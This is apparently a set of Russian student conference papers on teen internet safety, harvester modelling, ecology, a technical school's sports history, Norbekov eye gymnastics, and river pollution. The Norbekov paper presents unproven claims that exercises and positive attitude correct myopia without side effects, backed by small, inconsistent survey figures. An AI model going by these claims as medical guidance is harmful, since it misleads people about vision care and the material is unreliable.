ИНФОРМАЦИЯ И ИНФОРМАЦИОННЫЙ ШУМ

Глиашинова С.О., Кулиева А.Д., Берданова Е.И.

ГКУ ДО «Эколого-биологический центр» Министерства образования, науки и по делам молодежи КБР

ФГБОУ ВПО Ставропольский государственный аграрный университет

Актуальность: Мы живем в эпоху информационной революции, в результате проблема защиты информации, которая ранее была как никогда актуальна, перевернулась подобно монете, что вызвало к жизни ее противоположность - защиту от информации [2,3]. Почему надо защищать информационную систему от информации? Потому что любая поступающая на вход системы информация неизбежно изменяет систему. Целенаправленное же, умышленное информационное воздействие может привести систему к необратимым изменениям и к самоуничтожению.

Наша **гипотеза** состоит в том, что человек - информационная система. У нее есть начальное состояние (под состоянием можем понимать систему ценностей, мировоззрение и т.п.). И есть информационные потоки (начиная от получения информации из газетных статей, интернет-страниц, соцсетей, заканчивая парадами и манифестациями), которые это состояние меняют. Информационные потоки могут быть разной степени воздействия. Есть различные методы их усиления. К примеру, повышение объема потока информации до пороговых, предельных для организма, значений. У каждой системы есть какая-то пропускная способность, чтобы качественно обработать полученную информацию. Мы называем это критическим мышлением. Но сейчас ситуация совершенно иная: времени постоянно не хватает, информации очень много, и у индивидуума просто нет возможности качественно обработать поступающие потоки сообщений, ему приходится снижать качество проверки информации - то есть просто принимать все на веру [4]. В этом и кроется главная опасность: теряется критичность мышления. Информационный шум - это неотфильтрованный поток информации, в котором полезность полученных данных уменьшается прямо пропорционально количеству этих данных. Если шум сильный или преобладает над полезностью информации, система будет работать неустойчиво и с ошибками и, соответственно, неправильно выполнять поставленные задачи. Для того чтобы улучшить качество приёма, в инженерии ставят фильтры или улучшают источник или приёмник. В ситуации с людьми можно выполнять похожие действия. Раньше ценилось умение хорошо воспринимать информацию, усваивать, а главное, использовать её. Сейчас же надо уметь упорядочивать и фильтровать потоки информации.

Цель: формирование у подрастающего поколения навыков грамотного, безопасного и ответственного поведения в сети Интернет; исследование влияния информационного шума на потребление информации в сети.

Экспериментальная база: ГКУ ДО «Эколого-биологический центр» Министерства образования, науки и по делам молодежи КБР; ФГБОУ ВПО «КБГУ им Х.М. Бербекова»;

ФГБОУ ВПО Ставропольский государственный аграрный университет.

Методы исследования: поскольку Интернет – один из основных по величине генераторов информационного шума, нами было проведено пилотное эмпирическое исследование воздействия информационного шума в Интернете с помощью качественных методов - глубинного интервью - анкетирования, задачами которого являлось: выявление практической значимости Интернета для подростков; определение степени зависимости от Интернета и вредоносности Интернета. Для определения «начального состояние» системы (человека) провели анкетирование обучающихся по анкетам, предоставленным сотрудниками юридического факультета МГУ: «Мониторинг ценностно-нормативных ориентаций студентов». Статистические данные обрабатывали с помощью программного комплекса **Interro-SL**, предназначенного для подготовки опросных листов (анкет), проведения автоматизированного опроса и анализа результатов.

Результаты и выводы: Чтобы создать свою буферную информационную зону, человек должен оградить себя от всего лишнего, уметь «поставить фильтры». Для этого мы исследуем различные категории молодых людей.



Учащиеся старших классов, не обладая еще жизненным опытом, находятся под контролем родителей, которые и осуществляют функцию фильтров. Студенты «фильтруют» информацию самостоятельно. По тому, насколько эффективно они справляются с этой задачей, можно судить об «информационной системе» в целом. На данном этапе мы исследовали объект №1. Было опрошено 48 респондентов – обучающихся ЭБЦ, учеников 8-9 классов. Главными критериями анализа полученных данных, положенных в основу выводов, стали статистические показатели вида доступа в интернет (самостоятельно или под надзором родителей), а также анализ доступного материала, содержащего т.н. «плохой контент».



Рисунок 1 - Виды доступа в интернет

По окончании исследования были сделаны некоторые выводы, в частности такие:

1) Более 2/3 подростков пользуются интернет-ресурсами без контроля со стороны родителей (Рис.1). Эти результаты выше, чем показатели (75% - самостоятельно, 25% - под контролем родителей) масштабного профессионального исследования, проведенного компанией RUметрика (тематический сайт «Интернет-контроль») [1]. 2) Проанализировав только один из аспектов наших исследований («Страшно интересно») и сравнив полученные показатели с данными «Интернет-контроля», выявили статистику использования подростками негативного контента в интернете (таблица 1).

Таблица 1 - Использование подростками негативного контента в интернете

№	контент	подростки ЭБЦ	«Интернет-контроль»
1	Сайты, где размещены порнографические материалы	15%	40%
2	Видео, содержащие сцены насилия	50%	20%
3	Страницы, посвященные азартным играм	20%	15%
4	Сайты, посвященные способам изготовления или добычи наркотических средств	5%	14%
5	Экстремистские, сектовые или националистические ресурсы	10%	11%

Мы попытались классифицировать основные виды угроз, которым подвергаются подростки в интернете (таблица 2).

Таблица 2 - Основные виды угроз

№	Опасности	Да	Нет
1	Легкая доступность нежелательного содержимого (см пп1-5 в таблице 1).	41,67%	58,33%
2	Общение, переписка с незнакомыми людьми посредством электронной почты, сомнительных форумов.	35,42%	64,58%
3	Процесс неконтролируемых покупок в интернете	41,67%	58,33%

Согласно опросу специалистов Лондонской школы экономики, каждый второй ребенок страдает зависимостью от планшета, смартфона или компьютера. Современные дети проводят перед компьютером в среднем 3 часа в день. Наши исследования дали следующую картину (таблица 3):

Таблица 3 - Время, проводимое в интернете

№	категория/ время	%
1	До 3 часов	54.17%
2	От 4 до 10 часов	37.50%
3	Более 10 часов	8.33%

Практический выход: Интернет делает нашу повседневную жизнь интереснее и удобнее. Мировая сеть готова ответить почти на все вопросы молодого человека. Однако в интернете человек не менее уязвим, чем в реальном мире. Именно сегодня, когда дети активны и многое уже могут, они остро нуждаются в простых и понятных правилах безопасности в интернете. Сейчас на государственном уровне большое внимание уделяется вопросам информационной безопасности, в том числе активно обсуждаются и принимаются меры защиты детей от негативного контента в интернете. Неслучайно появился проект спикера Совета Федерации РФ Валентины Матвиенко включить в школьную программу уроки по безопасности общения в Интернете. Но пока это только проект.

В стенах ЭБЦ регулярно проводятся уроки «безопасного интернета». Нами были разработаны презентации, где в увлекательном ключе рассказывается о том, как жить с интернетом, а не страдать от общения с ним. Проводятся Дни безопасности интернета совместно с региональным отделением Российского Красного Креста КБР и Многофункциональным молодежным центром Минобрнауки КБР.

Библиографический список:

1. А. Архипова «Страшно интересно» Журнал «Дети дома» №6, 2015
2. С.П.Расторгуев Информационная война <http://evartist.narod.ru/text4/54.htm>
3. С.П. Расторгуев Очень краткая лекция по теории информационной войны / <http://www.infwar.ru/article.php?num=1>
4. Что такое информационный шум и как с ним бороться: <https://lifehacker.ru/2016/01/15/informatsionnyj-shum/>

МОДЕЛИРОВАНИЕ ПАРАМЕТРОВ ЛЕСНЫХ НАСАЖДЕНИЙ

Фокин Н.С., Чайка О.Р.

Брянский государственный инженерно-технологический университет

Лесные насаждения играют важную роль в создании благоприятной экологической обстановки. Степень воздействия лесонасаждений на экологию зависит от их состояния. Рубки ухода за лесом проводятся с целью создания благоприятных условий для роста лучших деревьев и формирования породного состава насаждения. Применение современных многооперационных лесных машин позволяет повысить производительность труда и улучшить его условия. При этом полностью исключаются случаи травматизма, вызванные падением деревьев и сучьев. Лесные насаждения отличаются большим разнообразием, поэтому актуальной является задача разработки оптимальных параметров технологического оборудования харвестеров и технологических схем их работы. Для решения этой задачи необходимо разработать имитационную математическую модель работы харвестера.

Участок леса на котором моделируется рубка задается рядом параметров генерируемых на ЭВМ с учетом законов распределения случайных величин. Основными параметрами являются координаты дерева, его порода и диаметр [1, с. 90].

Положение деревьев первоначально задается в декартовой системе координат (рисунок 1).




Рисунок 1 – Схема к расчету полярных координат дерева

Положение деревьев относительно машины задается в полярной системе координат с центром на оси поворотной колонны. Полярная ось направлена по оси технологического коридора в сторону противоположную направлению движения харвестера. Величина модуля радиус-вектора $|R_i|$ рассчитывается по формуле

$$|R_i| = \sqrt{(y_m - y_i)^2 + (x_i - x_m)^2} \quad ,$$

где m – номер стоянки машины;

i – номер дерева;

x_i, y_i – координаты дерева;

x_m, y_m – координаты машины.

Величина полярного угла φ_i равна

$$\varphi_i = \cos^{-1} \frac{(y_m - y_i)}{|R_i|}$$

Применение полярной системы координат позволит в процессе моделирования получить данные для расчета производительности машины, так как величина модуля радиус-вектора равна вылету манипулятора при захвате дерева, а величина полярного угла – углу между осями волока и манипулятора.

Библиографический список:

1 Чайка, О.Р. Методика оценки доступности деревьев для захвата при моделировании работы харвестера /О.Р. Чайка//Печатн. Лесн. Журн. - Вып. 1, Архангельск, 2011. с. 89-91.

**ОСНОВНЫЕ ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ СОВРЕМЕННОГО ОБЩЕСТВА
И ПУТИ ИХ РЕШЕНИЯ**

Черный А.П., Дудко А.В.

Оренбургский государственный университет

Многие виды деятельности человека имеют неблагоприятные последствия как для него самого, так и для нашего мира в целом. Промышленность, автомобили, вырубка лесов – это лишь малая часть деятельности, что отрицательно влияют на экологическую обстановку в нашем мире. Возможно, по отдельности их влияние не особенно заметно, однако совместное воздействие этих факторов приводит к появлению одной из экологических проблем – загрязнению атмосферы.

Что же такое экологическая проблема? Под этим название скрывается изменение природной среды, в результате человеческого воздействия или стихийного бедствия, которое ведет к нарушению структуры и функционирования функций природы.

Можно выделить несколько экологических проблем, которые являются наиболее опасными – одной из проблемы является вышеупомянутое загрязнение воздуха в результате деятельности человека, другой проблемой является загрязнение ресурсов чистой воды промышленными и прочими отходами, еще одной большой проблемой является опустынивание. Каждая из данных проблем имеет, если и не пути решения, то, по крайней мере, ослабления воздействий, приводящих к проблемам, то максимально возможного минимума.

Прежде всего, стоит отметить, что загрязнение атмосферного воздуха довольно тесно связано с обеими проблемами из списка, как с опустыниванием, так и с загрязнение водных ресурсов. Вредные вещества, приводящие к загрязнению воздуха, порой попадают также в водяной пар, находящийся в облаках, загрязняя его и приводя к выпадению кислотных дождей. Осадки в свою очередь пагубно влияют на рост растений, почва, пропитанная вредными веществами, вряд ли позволит растительности появляться в больших количествах, также эти осадки попадают и в водные ресурсы и влияя на содержание вредных веществ в воде.

Что касается загрязнения воды промышленными отходами, то стоит отметить, что при данном явлении тоже происходит уничтожение живых организмов водной экосистемы, например рыбы. Кроме попадания вредных веществ в воду возможен также разлив вредных веществ по поверхности воды, пример тому является разливы нефти, что ежегодно уносит жизни как морских обитателей, так и птиц, питающихся обитателями воды.

Есть ли возможные пути решения данных проблем? Они определенно есть, однако их выполнение либо чрезвычайно сложно, либо крайне дорогостояще, в результате чего многие владельцы промышленных предприятий не используют их, хотя и несут за это наказание. Прежде всего, одним из способов решения данной проблемы, является очистка газообразных выбросов предприятий. Имеется несколько способов очистки газообразных выбросов: абсорбционный, окислительный, каталитический, термический. Использование данных способов очистки воздуха хоть и дает, уменьшение концентрации вредных веществ в выбросах, но либо сопряжение с рядом трудностей, либо побочным явление при процессе очищения является выделение других вредных веществ, таких как, например углекислый газ.

Защита водной среды от выбросов вредных веществ имеет больше возможностей и способов для осуществления. Так одним из способов является вторичное использование водных ресурсов на предприятии, однако это не всегда возможно. Если возможность вторичного

использования отсутствует, то единственным решением проблемы сбросов является очистка воды от вредных веществ. Имеется довольно большое количество способов очистки воды от вредных примесей. Одним из способов является очистка с помощью центробежной силы, под влиянием которой происходит отделение частиц вредных веществ от потока воды. Также возможно использование физико-химических методов, однако данный способ применяется в том случае, если необходимо очистить воду от растворимых примесей. Также применяется способ биологической очистки, суть которой заключается в использовании микроорганизмов, питающихся органическими веществами, результатом такого метода является превращение вредных органических веществ в углекислый газ и воду. Имеются и другие методы очистки воды от вредных веществ с использованием тока и воздуха и прочих физических, химических и биологических воздействий.

Экологические проблемы современного общества имеют место быть. Перечисленные выше проблемы являются лишь частью довольно большого массива проблем связанных с экологической ситуацией в нашем мире, в повседневной жизни люди не обращают на них внимания у многих свои заботы, однако это не отменяет того факта, что проблемы действительно есть. Но не стоит забывать и того, что большинство проблем имеют решение и любое возможное нарушение можно предотвратить, если его вовремя заметить и принять меры противодействия.

Библиографический список:

1. Экология. Валова (Копылова) В. Д. 2-е изд-е. Москва, 2009.
2. Экология. Коробкин В.И. Перedelьский Л.В. 12-е изд., доп. и перераб. - Ростов н/Д: Феникс, 2007.
3. Экология. Николайкин Н.И., Николайкина Н.Е., Мелехова О.П. 3-е изд., стереотип

СПОРТИВНЫЕ ДОСТИЖЕНИЯ СТУДЕНТОВ И ВЫПУСКНИКОВ ВОЛОГОДСКОГО ТЕХНИКУМА ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Шамов Д.Д., Козлов Ю.Г.

Вологодский техникум железнодорожного транспорта - филиал федерального государственного бюджетного образовательного учреждения высшего образования «Петербургский государственный университет путей сообщения Императора Александра I»

В 2017 году Вологодский техникум железнодорожного транспорта отмечает свое 115-летие. Отдельной вехой в истории стоят спортивные достижения выпускников и студентов техникума.

Предмет исследования: спортивные достижения студентов и выпускников Вологодского техникума железнодорожного транспорта.

Объект исследования: Вологодский техникум железнодорожного транспорта – филиал ПГУПС.

Цель работы: изучение спортивных достижений студентов и выпускников Вологодского техникума железнодорожного транспорта.

Задачи: сбор и обработка информации по теме работы; проведение анкетирования о занятиях спортом и физической культурой среди студентов и преподавателей техникума.

Методы исследования: изучение литературы и публикаций по теме работы; сбор информации с помощью интервью, бесед, встречи с бывшими преподавателями и выпускниками; работа с архивными материалами.

Практическая значимость работы: сохранение истории спорта в техникуме, как актуального компонента в формировании здорового образа жизни студентов и становлении будущего специалиста.

До 1921 года в учебном плане и программах обучения, реализуемых в техникуме (на тот период железнодорожное училище), не было дисциплин, отдаленно напоминающих современные уроки физической культуры. Только с 1923/24 учебного года Высший Совет физкультуры ввел всеобщее обязательное преподавание этой дисциплины во всех учебных заведениях строящегося государства. В 1927 году была выпущена единая программа урока, ос-

нованная на естественных человеческих движениях, которая стала прародителем всех следующих программ по физической культуре. Она включала бег, метание предметов, сопротивление с отягощением, парные упражнения в сопротивлении, специальные упражнения профилактического и корригирующего характера для отдельных групп мышц. В техникуме не было специально оборудованных помещений для занятий физической культурой, поэтому большая часть уроков проходила на улице, или заменялась на трудовую гимнастику в соответствии с действующей концепцией того времени «Физическое воспитание как художественное переживание в процессе работы». Студенты на занятиях по физической культуре ходили на железную дорогу, где загребали уголь, пилили, строгали.

В июле 1929 года физическое воспитание стало обязательным предметом в высших и средних учебных заведениях страны. В 1931-м, был введен комплекс норм «Готов к труду и обороне», который в сочетании с Осоавиахимом помог выпускникам техникума получить навыки маршевой, лыжной, стрелковой подготовки, плавания, метания гранат, преодоления водных преград и препятствий. С целью пропаганды занятий спортом, в техникуме помимо занятий, проводились классные часы по тематике: «Физкультура для подрастающего поколения в СССР», «Очередные задачи физкультуры в СССР», «Как физкультура готовит бойца РККА» и др.

В 1935 году в техникуме был организован совет по физической культуре, а в 1963 году за высокие показатели ему присвоили звание «Спортивный клуб», который студенты называли «Юность». Он был первый в учреждениях профессионального образования подведомственных Министерству путей сообщения СССР. Это звание давало возможность самим без Горспорткомитета присваивать спортивные разряды студентам.

За историю техникума насчитывается 37 мастеров спорта и более сотни кандидатов в мастера спорта. Неоценимый вклад в их подготовку внесли руководители физического воспитания техникума, проявившие себя как умелые организаторы учебной и спортивной работы.

В труднейшие военные и послевоенные годы преподавателем физкультуры работала Васильева А.М. Все эти годы студенты становились победителями и призерами различных соревнований, которые проходили в городе и области.

В 1949г. эту эстафету принял Мотов Б.В. Традиционными стали победы в очень популярных тогда эстафетах по городу, в том числе и забытых теперь комбинированных эстафетах, где вместе с этапами бега был этап на велосипедах и этап в плавании через р. Вологду.

Исключительное трудолюбие было присуще работавшему в те годы военруку Макарову В.С. К примеру, в 1969г. он организовал 15-дневный лыжный переход по маршруту Вологда-Бабаево-Ленинградская область. Команда стрелков, которую он подготовил, стала лучшей в городе.

Команда студентов - велосипедистов (1964-1967г.), подготовленная мастером спорта Васильевым Н.Д. была сильнейшей в среди команд ССУЗ МПС, она заняла 2 место на Спартакиаде народов России в 1967 году, все участники команды стали кандидатами в мастера спорта.

В период с 1969-1990 г. руководителем физического воспитания в техникуме был Сморгонский З.И. - «Заслуженный работник физической культуры». В техникуме работали 12 спортивных секций (волейбол, баскетбол, футбол, легкая атлетика, лыжи, шахматы, стрельба из пневматической винтовки, конькобежный спорт, спортивная гимнастика, штанга, плавание, велоспорт). В течение учебного года проводилась внутритехникумовская спартакиада, ее итоги подводились на стадионе Динамо в июне с обязательным присутствием на трибунах всего педагогического состава и ученических коллективов с награждением лучших спортсменов. В рамках мероприятия, под духовой оркестр проходили показательные выступления борцов, штангистов, гимнастов, легкоатлетов.

В 1975 г. на стадионе Локомотив вместо сгоревшей деревянной лыжной базы, была построена лучшая база в городе из кирпича, состоящая из двух раздевалок, кабинета физической культуры, мастерской для ремонта лыж и лыжного хранилища.

С середины 90-х годов, в связи с негативными тенденциями в экономике страны, в техникуме значительно снизилось финансирование на спортивный инвентарь, тренировочные сборы, прекратилась оплачиваться работа тренеров, но это не повлияло на качество учебных занятий по физической культуре и подготовку спортсменов. В этих непростых условиях директор техникума Черняткин В.А. сумел получить в Министерстве путей сообщения денежные средства и к 100-летию техникума построить современный спортивный зал, приобрести автобус для выездов спортивных команд на соревнования.

Гордостью техникума стала спортивная слава Веры Самуиловны Крепкиной (Калашниковой), которая стала олимпийской чемпионкой в Риме в 1960 г. по лёгкой атлетике. В беге на 100 и 200 метров, барьерном беге и пятиборье Вера Крепкина установила рекорды Вологодской области. В 1950 году она победила на дистанции 100 и 200 метров на чемпионате ЦС ДСО «Локомотив». Первой в Вологодской области выполнила норматив мастера спорта СССР по лёгкой атлетике.

В 1951 году Веру Крепкину зачислили в состав сборной команды страны. В 1953 году Вера Самуиловна окончила техникум в Вологде и переехала в Киев. Чуть позже стала чемпионкой Европы в эстафетном беге 4x100 метров. В 1958 году ей было присвоено звание «Заслуженный мастер спорта СССР», её наградили медалью «За трудовую доблесть». Приближалась Олимпиада 1960 года, Веру Крепкину не хотели брать в Рим из-за перенесенного заболевания. Председатель Госкомспорта СССР Н.Н.Романов лично настоял чтобы Крепкину взяли в Рим. 31 августа 1960 года жара на стадионе достигла 45 градусов, в этих сверхэкстремальных условиях Вера Самуиловна прыгнула в длину на 6 метров 37 сантиметров - это был новый олимпийский и мировой рекорд! За свою длинную спортивную биографию Вера Самуиловна была восьмикратной чемпионкой СССР в беге на 100 и 200 метров. Была пятикратной рекордсменкой СССР и рекордсменкой мира на дистанции 100 метров. После 1965 года Вера посветила себя в работе детской юношеской школе по лёгкой атлетике ДСО «Локомотив» в Киеве.

Студенты техникума равнялись на Веру Крепкину и добивались новых спортивных побед. Среди них:

- ☐ мастер спорта по гимнастике Маргарита Кокурина (Сидорова) в 1962 году на чемпионате Европы среди железнодорожников поднялась на высшую ступень пьедестала;
- ☐ мастер спорта по лыжам Любовь Меньшикова (Лепихина) стала чемпионкой страны в эстафете в 1962 году в составе сборной ЦС ДСО Локомотив;
- ☐ Александр Максимов в середине 60-ых годов стал чемпионом страны среди юниоров по лыжным гонкам;
- ☐ Мастер спорта (конькобежный спорт) Наталья Ситко стала бронзовым призёром Кубка СССР в 1987г.

Сегодня в техникуме функционирует два спортивных зала, лыжная база на 90 пар лыж позволяющая заниматься 2-3 группам студентов одновременно, оборудован тренажёрный класс. Организованы 4 секции: баскетбол, волейбол, футбол, рукопашный бой. Сборные техникума ежегодно становятся первыми в городской спартакиаде ПОО СПО по баскетболу, волейболу, футболу, лыжам, лёгкой атлетике. На данный период в техникуме проходят обучение мастера спорта Коняшин Н. и Краснощеков Р.

В соответствии со «Стратегией развития физической культуры и спорта в Российской Федерации до 2020 года» доля населения страны, систематически занимающегося физической культурой и спортом, должна достигнуть в 2020 году 40%, а среди обучающихся - 80%. Анализ проведенного анкетирования показал, что 95% наших студентов систематически занимаются физической культурой и спортом. К наиболее популярным среди них видам спорта относятся: легкая атлетика, велоспорт, бокс, хоккей, рукопашный бой, футбол, лыжные гонки, пауэрлифтинг. Студенты отмечают, что занятия физкультурой и спортом способствуют формированию усидчивости, силы воли, легче идет усвоение учебного материала.

Библиографический список:

1. Стратегия развития физической культуры и спорта в Российской Федерации на период до 2020 года (утверждена распоряжением Правительства Российской Федерации от 7 августа 2009 года N 1101-р).
2. Легкая атлетика в Вологодской области / А.И. Федяков. – Вологда Полиграф-Книга, 2014. – 176с.: ил.

**ГИМНАСТИКА ПО НОРБЕКОВУ КАК КОМПЛЕКС НЕТРАДИЦИОННОЙ
МЕДИЦИНЫ**

Янгурчина А.Г., Янгурчина Ю.Г., Болотова М.И.

Оренбургский государственный медицинский университет

Актуальность исследования. Глаза – важнейший орган среди пяти органов чувств человека, так как с помощью зрения мы получаем 90 процентов информации об окружающем мире. По статистическим данным, каждый четвертый человек в мире нуждается в коррекции зрения. Основные причины ухудшения зрения, следующие: бессонница, тяжелая трудовая деятельность и многочасовое чтение, плохое освещение, продолжительный просмотр телевизора и длительное нахождение у монитора компьютера, недостаточный в помещении, злоупотребление вредными привычками, ускоренное старение, недостаток в организме витаминов и питательных веществ. Очень негативно влияет на глаза ультрафиолет и солнечный свет. Если его слишком большое количество, то это может привести к снежной слепоте, ожогу сетчатки, катаракте и онкологическому заболеванию зрительного органа. Если продолжительное время смотреть на что-либо не отвлекаясь, то это приведет к перенапряжению глазной мышцы и циркуляция крови станет затрудненной, что приведет к стимуляции развития застойных явлений. Соответственно уменьшится питание глаз и ухудшится зрение. Сегодня офтальмологами используется множество методик, которые могут эффективно помочь повысить остроту зрения и избавиться от некоторых глазных заболеваний. Зрение и движение неразрывны. И действительно, глаза – самый подвижный наш орган. Еще И.М. Сеченов тесно связывал зрительное восприятие с деятельностью мышечного аппарата глаз. Он указывал, что мышцы не только обеспечивают изменение положения глаз в орбите, но и являются также механизмом, при помощи которого сознание получает информацию о пространственных отношениях внешнего мира. Многие специалисты потратили не один год своей деятельности для разработок специальных программ упражнений, цель которых - укрепление и восстановление зрения. Автором одной из методик по восстановлению зрения является М. Норбеков.

Цель исследования – оценить влияние гимнастики М. Норбекова на профилактику глазных болезней.

Материалы и методы. Исследовано 15 студентов ОрГМУ, 13 из которых страдают близорукостью, возраст – 18-20 лет. Студенты ознакомились с методикой М. Норбекова и регулярно выполняли упражнения по профилактике глазных болезней [2].

Результаты. Методика основана на двух основных составляющих: физической и психологической. Психологический аспект направлен на то, чтобы эмоциональный фон человека был наиболее благоприятным для дальнейших физических упражнений. Как показало исследование, для того чтобы лечение оказало наиболее действенный результат, необходимо не думать о себе, как о больном человеке, а мысленно видеть и представлять себя здоровым и счастливым. Такой настрой во многом определяет успех лечения в целом. С этой целью автор советует прибегнуть к аутотренингу. Физический аспект посвящен упражнениям. Стоит отметить, что красной линией через всю книгу проходит значение правильной осанки (или, как её называет М. Норбеков, «мышечного корсета»). Вся гимнастика по Норбекову построена на тезисе о важной роли здорового позвоночника в функционировании всего организма. Поэтому в процессе занятий по книге Норбекова необходимо не только выполнять упражнения для глаз, но и для всех отделов позвоночника, детально описанные автором. Как пишет автор, правильная осанка, или «мышечный корсет», влияет не только на состояние зрения, но и на весь организм в целом.

Кроме этого, в отличие от других методик восстановления зрения, гимнастика для глаз по Норбекову включает в себя специальную концентрацию на ощущениях корректируемого органа (холод, тепло, покалывание), а также работу с видеоизмененной офтальмологической таблицей. Совмещение упражнений, эмоционального настроя, осанки, контроля над корректируемым органом и дополнительных упражнений с офтальмологической таблицей позволит откорректировать зрение, затрачивая на это всего двадцать минут в день.

У 7 человек при выполнении упражнений наблюдалась тенденция к улучшению зрения. 65% респондентов уверяют, что положительный эффект от упражнений очень заметен, однако выполнять гимнастику для глаз необходимо каждый день. 10% респондентов после применения на практике системы Норбекова или совершенно не ощутила положительных сдвигов, или же они длились весьма непродолжительное время.

Ослабление зрения лишает человека полноты представлений об окружающем мире, затрудняет его познание, ограничивает выбор профессии. Одна из причин ухудшения зрения - близорукость. Близорукость присуща в основном молодым. Так, по данным разных авторов, близорукость у школьников колеблется от 2,3 до 16,2% и более. У студентов вузов этот процент ещё выше. Если вовремя не принять мер, то близорукость прогрессирует, что может привести к серьёзным необратимым изменениям в глазу и значительной потере зрения. И как следствие - к частичной или полной утрате.

Упражнения против близорукости рассчитаны на людей всех возрастов. Особенно они рекомендованы тем, кто большую часть своего времени пристально смотрит в экран монитора. Помогают эти упражнения и тем, кто уже почувствовал на себе возрастные проблемы. Комплекс упражнений при миопии доступен практически всем. В нем нет ничего, что могло бы вызвать нежелательные побочные эффекты. Однако тем, кто решил начать новую жизнь, для восстановления зрения необходимо усвоить ряд правил:

1. Занятия должны быть регулярными. Ведь речь идет о тренировке, а это означает, что весь организм или его часть должны меняться - пусть медленно, но верно.

2. Гимнастика при близорукости, так же как и любая другая гимнастика, должна проводиться по принципу постепенности нагрузки. Обычно тренировка у новичков начинается с трех повторов каждого упражнения. Постепенно количество повторов увеличивается до тех пор, пока не дойдет до рекомендуемых 30 раз.

3. Зарядка для глаз при близорукости - это не подъем штанги, но все же и эти упражнения нужно проводить примерно через час после еды. Однако такая лечебная гимнастика не должна проводиться и на голодный желудок [1].

Занявшись гимнастикой для улучшения зрения при близорукости, следует запастись терпением. Лечение близорукости с помощью упражнений приведет к положительному результату не ранее, чем через 2-3 недели упорных и, главное, регулярных тренировок.

Также гимнастика по Норбекову включает в себя и комплекс упражнений для суставов ног и рук. Выполняя упражнения, человек должен поддерживать не только правильный «мышечный корсет», но и правильное эмоциональное настроение. Гимнастика для суставов включает в себя специальные упражнения, которые стимулируют физическую активность соответствующих соединений костей скелета. Как результат, уменьшаются болевые симптомы, улучшается самочувствие, регенерируются ткани и вырабатывается синовиальная жидкость. Лечебная гимнастика, включённая в комплекс других терапевтических мероприятий, показывает высочайшую эффективность и позволяет если и не избавиться от заболевания, то как минимум существенно облегчить его течение. Суставная гимнастика позволяет приостановить процесс нарушений структуры хрящевой ткани и поддержать объем двигательной активности необходимый для сохранения удовлетворительного качества жизни. Значительно выше эффективность положительного воздействия лечебно-профилактических процедур на ранних стадиях заболевания.

Вывод. Гимнастика для глаз и суставов – чрезвычайно полезный комплекс профилактических упражнений. Сбалансированный рацион, профилактические процедуры и своевремен-

ная компьютерная диагностика помогут предотвратить многие нежелательные заболевания органов зрения.

Библиографический список:

1. Демирчоглян Г.Г. Школа здоровья глаз. СПб.: ИК-Комплект, 2011.-264с.
2. Норбеков М.С. Опыт дурака, или ключ к прозрению. Как избавиться от очков.- М.: АСТ, 2003.-320с

**СОСТОЯНИЕ РЕКИ УСМАНКИ ДО И ПОСЛЕ СТРОИТЕЛЬСТВА НОВЫХ
ОТЧИСТНЫХ СООРУЖЕНИЙ**

Ясакова Д.Д., Ушаков А.О., Прилуцкая Л.И.

Санкт-Петербургская государственная академия ветеринарной медицины

Пресная вода является одним из самых ценных ресурсов на земле. 70% земной поверхности покрыто водой, но запасы пресной воды составляет лишь 2,5% всемирных водных ресурсов. В 21 веке потребление воды росло в два с лишним раза быстрее, чем народонаселение. Если существующие тенденции роста потребления воды сохранятся, то к 2050 г. почти 2,5 миллиарда человек ощутят острую нехватку воды. Кроме того, попадание в воду удобрений и вредных химических веществ ставят под угрозу её качество, а также создают опасность для здоровья населения.

Цель наших исследований: анализ качества речной воды и сточных вод в Усманском районе Липецкой области, степень загрязнённости воды поступающей в реку и уровень её очистки.

Методы исследования: анализ и обработка статических данных Роспотребнадзора Усманского района и санитарно-эпидемиологической станции за период 2008-2013 г.г.

Для проведения наблюдений нами были выбраны результаты исследований в двух точках. Одна – городской пляж, его территория не подвержена влиянию хозяйственно-бытовой деятельности человека. Другая точка – ниже спуска сточных вод от городских сооружений (от места выброса примерно 1 км) и подвержена влиянию деятельности человека.

По итогам исследования было установлено, что основными источниками загрязнения реки Усманки являются промышленные предприятия: ОАО «Литмашприбор»; ООО «Индикатор»; ОАО «Усмань-Табак»; ЛИУ-1.

Гальваническое производство «Литмашприбор» на котором происходит хромирование, никелирование и пассивация деталей. Жидкая фракция откачивалась и отвозилась на очистные сооружения. В настоящее время отходы лаков и красок удаляются гидрофилтрами, а при их замене или временном отсутствии смывные воды поступают в канализацию.

Завод «Индикатор» в технологии своего производства также использовал 6-ти валентный хром, который сбрасывался без обезвреживания в специальный отстойник. По мере накопления данные отходы вывозились на очистные сооружения.

Предприятие пищевой промышленности «Усмань-Табак» в технологии использует большое количества воды для затравки и промывки табака. В канализацию возможно поступление только органических загрязнений.

Производство ЛИУ-1 использует вольфрам. Это учреждение опасно по инфекционной составляющей, так как имеет в своём составе туберкулёзную больницу.

Из данных лабораторных журналов филиала ФБУЗ (Федеральное бюджетное учреждение здравоохранения) было установлено, что только по отдельным показателям река Усманка соответствовала норме, а именно по содержанию хлоридов, солей тяжёлых металлов, аммиака, нитритов, Са, Mg. В 2000 г. качество речной воды во второй точке стало ухудшаться. Специалисты связывают это с увеличением нагрузки на имеющиеся канализационные сети и соответственно на очистные сооружения. Очистные сооружения, технологически устаревшие, стали принимать гораздо больше стоков, чем могли и это привело к такому сильному загрязнению реки. Что касается воды на городском пляже, то её ухудшение незначительно и связано с замедлением течения.

Под влиянием хозяйственной деятельности человека в реке Усманка ухудшилось качество воды, что привело к уменьшению в ней живых организмов. С увеличением содержания в воде органических веществ, усилились окислительные процессы. Это привело к увеличению температуры воды, уменьшению свободного кислорода и соответственно к гибели флоры и фауны. Биocenоз реки менялся не в лучшую сторону. Но с вводом новых очистных сооружений значительно улучшились химические и бактериологические показатели воды реки Усманка.

Библиографический список:

1. Государственный доклад «О санитарно - эпидемиологической обстановке в Липецкой области в 2011 году». Липецк, 2012. 40с.
